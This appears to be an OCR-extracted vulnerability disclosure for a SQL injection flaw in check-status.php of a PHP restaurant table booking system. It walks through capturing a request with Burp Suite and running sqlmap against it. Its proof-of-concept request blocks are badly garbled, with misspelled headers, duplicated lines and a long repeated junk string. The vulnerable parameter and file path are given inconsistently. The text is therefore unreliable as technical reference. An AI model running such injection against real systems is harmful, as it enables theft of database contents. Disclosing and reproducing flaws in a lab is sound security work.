SQL Injection vulnerability was identified in "rtbs/check-status.php" in Restaurant Table Booking System using PHP and MySQL V1.0, enabling attackers to retrieve sensitive database information by manipulating the "searchdata" POST request parameter.

Affected Project: Restaurant Table Booking System using PHP and MySQL V1.0

Official Website: https://phpgurukul.com/restaurant-table-booking-system-using-php-and-mysql/

Version: 1.0


## **Affected Components:**

• Affected File: rtbs/check-status.php

Affected Parameter: "searchdata" URL parameter

## **Proof of Concept:**

**Step 1:** First navigate to <a href="http://localhost/rtbs/check-status.php">http://localhost/rtbs/check-status.php</a> and in search bar, provide values **hello** and enable burpsuite intercept to capture the request.



**Step 2:** Copy the all request and save in a file. (Here name is given search.txt)

```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost

User_Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://localhost/orbs/check-status.php
Cookie: PHPSESSID=Ombtruokfckn4fiocqmwkn39uh
Uggrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Dest: document
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Priority: u=0, i
```

**Step 3:** Now run sqlmap command python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch shown in screenshot

Now notice that searchkey parameter is vulnerable with time-based blind and UNION Type SQL Injection.

Time Based SQL Injection POC-1

```
| POST /ttbs/search-result.php HTT7/1.1
| Now: localhose | Accept: localhose | Accept:
```

• Time Based SQL Injection POC-2

Union based SQL injection POC-1

```
| PGST /rths/search-result.php HTTF/1.1
| Hest: localhost
| Sust-apart. Sociia/5.0 (Vindow NT 10.0; Vindo; x64; rv:131.0) Octoo/2010010 Firefox/131.0
| text/html,application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/shtml=wml.application/sh
```

Union based SQL injection POC-2

```
| POST /rthm/search-result.php HTT7/1.1
| Dest | Incal hose | Incal ho
```